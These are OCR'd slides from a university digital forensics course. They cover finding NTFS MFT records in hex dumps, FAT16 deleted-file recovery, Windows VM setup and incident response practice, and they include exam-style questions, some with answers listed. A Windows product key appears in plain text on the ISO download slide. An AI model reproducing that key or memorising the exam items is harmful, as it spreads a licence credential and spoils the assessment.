
**39 * 1024 = 39,936**

**39,936 => 9C00**

**0x2255000 + 0x9C00 = 0x225EC00**

**User generated data offset**

# User Generated Data




| Offset | 00 01 02 03 04 05 06 07 | 08 09 0A 0B 0C 0D 0E 0F | ASCII |
|---|---|---|---|
| 0225EC00 | 46 49 4C 45 30 00 03 00 | C2 2E 10 00 00 00 00 00 | FILE0...Â..... |
| 0225EC10 | 01 00 01 00 38 00 01 00 | 58 01 00 00 00 04 00 00 | ....8...X..... |
| 0225EC20 | 00 00 00 00 00 00 00 00 | 03 00 00 00 27 00 00 00 | ..... |
| 0225EC30 | 02 00 00 00 00 00 00 00 | 10 00 00 00 60 00 00 00 | ..... |
| 0225EC40 | 00 00 00 00 00 00 00 00 | 48 00 00 00 18 00 00 00 | .....H..... |
| 0225EC50 | 3C 94 23 21 2C 87 D6 01 | DE FF 77 C3 28 87 D6 01 | <.#!,.Ö.ÞÿwÃ(.Ö. |
| 0225EC60 | CC 83 A1 C3 28 87 D6 01 | 3C 94 23 21 2C 87 D6 01 | Ì.¡Ã(.Ö.<.#!,.Ö. |
| 0225EC70 | 20 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | ..... |
| 0225EC80 | 00 00 00 00 08 01 00 00 | 00 00 00 00 00 00 00 00 | ..... |
| 0225EC90 | 00 00 00 00 00 00 00 00 | 30 00 00 00 70 00 00 00 | .....0...p... |
| 0225ECA0 | 00 00 00 00 00 00 02 00 | 58 00 00 00 18 00 01 00 | .....X..... |
| 0225ECB0 | 05 00 00 00 00 00 05 00 | 3C 94 23 21 2C 87 D6 01 | .....<.#!,.Ö. |
| 0225ECC0 | 3C 94 23 21 2C 87 D6 01 | 3C 94 23 21 2C 87 D6 01 | <.#!,.Ö.<.#!,.Ö. |
| 0225ECD0 | 3C 94 23 21 2C 87 D6 01 | 00 A0 00 00 00 00 00 00 | <.#!,.Ö.. ..... |
| 0225ECE0 | 00 00 00 00 00 00 00 00 | 20 00 00 00 00 00 00 00 | ..... ..... |
| 0225ECF0 | 0B 00 4D 00 69 00 6E 00 | 69 00 6F 00 6E 00 73 00 | ..M.i.n.i.o.n.s. |
| 0225ED00 | 2E 00 4A 00 50 00 47 00 | 80 00 00 00 48 00 00 00 | ..J.P.G.....H... |
| 0225ED10 | 01 00 00 00 00 00 01 00 | 00 00 00 00 00 00 00 00 | ..... |
| 0225ED20 | 09 00 00 00 00 00 00 00 | 40 00 00 00 00 00 00 00 | .....@..... |
| 0225ED30 | 00 A0 00 00 00 00 00 00 | 21 91 00 00 00 00 00 00 | . .....!..... |
| 0225ED40 | 21 91 00 00 00 00 00 00 | 21 0A 88 05 00 00 00 00 | !.....!..... |
| 0225ED50 | FF FF FF FF 82 79 47 11 | 00 00 00 00 00 00 00 00 | ÿÿÿÿ.yG..... |

# Additional User Generated Data

- **Since $MFT records are generated for every file within NTFS and are 1024 bytes per record, you can use the same process by adding this offset through the rest of the disk**
- **This results in 4 user generated files**
  - ✓ **Minions.jpg**
  - ✓ **Simple.txt**
  - ✓ **Meow.jpg**
  - ✓ **Rabbidz.jpg**
- **Now that MFT records have been found for each user generated file, the next step is to use the contents in the MFT to find file contents and recover the data**

# References


- File System Forensic Analysis, Carrier, 2005
- NTFS
  - http://ntfs.com/ntfs_basics.htm
- Unicode
  - http://www.unicode.org/standard/WhatIsUnicode.html

# COMP 5350 / 6350
# Digital Forensics

## Windows Operating System Forensics

# Exam Style Questions


How many bytes are in one sector of the hard drive shown below?

a)512 bytes

b)4096 bytes

c)32,728 bytes

d)65,536 bytes




How many bytes are in one sector of the hard drive shown below?

a)512 bytes

b)4096 bytes

c)32,728 bytes

d)65,536 bytes



**The SD card shown below will be storing data files that will be approximately 3 GB each. Which of the following would be potential file systems that could support this file size?**

a)FAT12
b)FAT16
c)FAT32
d)NTFS

The SD card shown below will be storing data files that will be approximately 3 GB each. Which of the following would be potential file systems that could support this file size?

a)FAT12

b)FAT16


c)FAT32

d)NTFS

# Specify the name of each NTFS partition area shown below

| | | | |
|---|---|---|---|
| a | b | c | d |

# Specify the name of each NTFS partition area shown below




Master Boot Record

Master File Table

File Data Area

Master File Table Backup

# For the NFTS MBR shown below, specify the correct value of the start of the MFT cluster:

a)0x00FF
b)0x003F
c)0xEB52
d)0xA6AA

| Offset | 00 01 02 03 04 05 06 07 | 08 09 0A 0B 0C 0D 0E 0F | ASCII |
|---|---|---|---|
| 00100000 | EB 52 90 4E 54 46 53 20 | 20 20 20 00 02 08 00 00 | ëR.NTFS ..... |
| 00100010 | 00 00 00 00 00 F8 00 00 | 3F 00 FF 00 00 08 00 00 | ....ø..?.ÿ.... |
| 00100020 | 00 00 00 00 80 00 00 00 | FF 9F 0F 00 00 00 00 00 | ....ÿ..... |
| 00100030 | AA A6 00 00 00 00 00 00 | 02 00 00 00 00 00 00 00 | ª¦..... |
| 00100040 | F6 00 00 00 01 00 00 00 | 68 D7 81 F6 04 82 F6 E4 | ö....h×.ö..öä |
| 00100050 | 00 00 00 00 FA 33 C0 8E | D0 BC 00 7C FB 68 C0 07 | ....ú3À.Ð¼.\|ûhÀ. |
| 00100060 | 1F 1E 68 66 00 CB 88 16 | 0E 00 66 81 3E 03 00 4E | ..hf.Ë....f.>..N |

| NTFS Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command | 0000h | 3 |
| OEM Identification | 0003h | 8 |
| Bytes / Sector | 000Bh | 2 |
| Sectors / Cluster | 000Dh | 1 |
| Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| Sectors / Track | 0018h | 2 |
| Number of Heads | 001Ah | 2 |
| Hidden Sectors | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| Total Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| Clusters / File Record | 0040h | 4 |
| Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |

# For the NFTS MBR shown below, specify the correct value of the start of the MFT cluster:

a)0x00FF

b)0x003F

c)0xEB52


d)0xA6AA

| Offset | 00 01 02 03 04 05 06 07 | 08 09 0A 0B 0C 0D 0E 0F | ASCII |
|---|---|---|---|
| 00100000 | EB 52 90 4E 54 46 53 20 | 20 20 20 00 02 08 00 00 | ëR.NTFS ..... |
| 00100010 | 00 00 00 00 00 F8 00 00 | 3F 00 FF 00 00 08 00 00 | ....ø..?.ÿ.... |
| 00100020 | 00 00 00 00 80 00 00 00 | FF 9F 0F 00 00 00 00 00 | ....ÿ..... |
| 00100030 | AA A6 00 00 00 00 00 00 | 02 00 00 00 00 00 00 00 | ª¦..... |
| 00100040 | F6 00 00 00 01 00 00 00 | 68 D7 81 F6 04 82 F6 E4 | ö....h×.ö..öä |
| 00100050 | 00 00 00 00 FA 33 C0 8E | D0 BC 00 7C FB 68 C0 07 | ....ú3À.Ð¼.\|ûhÀ. |
| 00100060 | 1F 1E 68 66 00 CB 88 16 | 0E 00 66 81 3E 03 00 4E | ..hf.Ë....f.>..N |

| NTFS Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command | 0000h | 3 |
| OEM Identification | 0003h | 8 |
| Bytes / Sector | 000Bh | 2 |
| Sectors / Cluster | 000Dh | 1 |
| Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| Sectors / Track | 0018h | 2 |
| Number of Heads | 001Ah | 2 |
| Hidden Sectors | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| Total Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| Clusters / File Record | 0040h | 4 |
| Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |

# FAT16 Deleted File Recovery

# FAT16 Data Area Contents




File 1 – Skip (-s) 2000 – # Sectors (-n) 22
File 2 – Skip (-s) 2024 – # Sectors (-n) 7
File 3 – Skip (-s) 2032 – # Sectors (-n) 14
File 4 – Skip (-s) 2048 – # Sectors (-n) 29


File Slack

* 4 Sectors / Cluster

# Windows VM Configuration


# Windows 10 Education

- We will utilize an education version of Windows 10 to conduct forensic analysis of Windows artifacts
- Student Windows 10 Version
  - ✓ https://azureforeducation.microsoft.com/devtools





# Windows ISO Download

7CNRC-8C867-WDKYQ-YWRCQ-DV64M





# Windows VM Installation








# Windows VM Installation Settings








# Windows VM Installation



# Windows VM Installation







# Forensic Investigation Best Practices

# Forensics Analysis Best Practices

- There are numerous sources for forensics best practices from security experts in numerous fields

- Many sources are compiled with security testing in mind:
  - ✓ SANS DFIR
  - ✓ SANS Reading Room
  - ✓ Windows Forensics Best Practices
  - ✓ Forensics Legal Considerations



# Incident Response Activities

- We can classify forensic and response activities into the following steps:
  - ✓ Conduct Initial Response
  - ✓ Evidence Gathering
  - ✓ Protect Volatile Information
  - ✓ Create a Forensics Response Toolkit
  - ✓ Gather Physical & Digital Evidence
  - ✓ Script Data Collection
  - ✓ Identify Footprints
- Organizations should consider the following activities prior to responding to a forensic investigation
  - ✓ Response Policy
  - ✓ Subject Matter Expertise
  - ✓ Personnel Training
  - ✓ Forensic Testing Environment
  - ✓ Organizational Exercises

# Conduct Initial Response

- Forensics investigations are generally conducted when one or more incidents occur:
  - ✓ Security Breach
  - ✓ Data Exfiltration
  - ✓ Successful Social Engineering
- Several questions need to be asked during this process:
  - ✓ Who found the incident?
  - ✓ How was the incident discovered?
  - ✓ When did the incident occur?
  - ✓ What was the level of damage?
  - ✓ Where was the attack initiated?
  - ✓ What techniques were being used to compromise the system?
- Before any technical solutions are applied the scope of the investigation must be determined

# Evidence Gathering

- When collecting evidence, investigators should conduct as few activities on the system as possible and maintain detailed evidence documentation to include all steps conducted
- Incident response and forensic collection policies should address chain of custody
- During the initial evidence gathering process we should not:
  - ✓ Overwrite original media
  - ✓ Kill any processes
  - ✓ Manipulate timestamps
  - ✓ Utilize untrusted collection or analysis tools
  - ✓ Perform any system modifications including:
    - Reboot
    - Patching
    - Updating
    - Reconfiguring

# Protect Volatile Information

- Recall in an earlier discussion we spoke of the order of volatility (OOV) of a system
- With a Windows forensic analysis, OOV also applies and includes:
  - ✓ CPU Registers & Cache
  - ✓ RAM Contents
  - ✓ Network Connections
  - ✓ Running Processes
  - ✓ Hard Drive File System
  - ✓ Removable and Backup Media

# Critical Volatile Information

- **The most critical information contained in volatile memory includes:**
  - ✓ **System Timestamps**
  - ✓ **Running and Active Processes**
  - ✓ **Network Connections**
  - ✓ **Port Status**
    - **Open**
    - **Listening**
    - **Connected**
    - **Time Wait**
  - ✓ **Current logon users**

# Create a Forensics Response Toolkit

- There are numerous tools available for forensic investigations and it is critical to vet all tools prior to deploying them in a live environment
- Forensic analysis teams should consolidate tools into a single repository and ensure all software dependences are accounted for
  - ✓ Live distribution – DVD, External Media
  - ✓ Github – Online repository
- To ensure corrupting artifacts are not introduced to the target system process detection tools (i.e. Process Monitor) can be utilized to ensure system modification does not occur


# Windows-Based Response Toolkit Tools

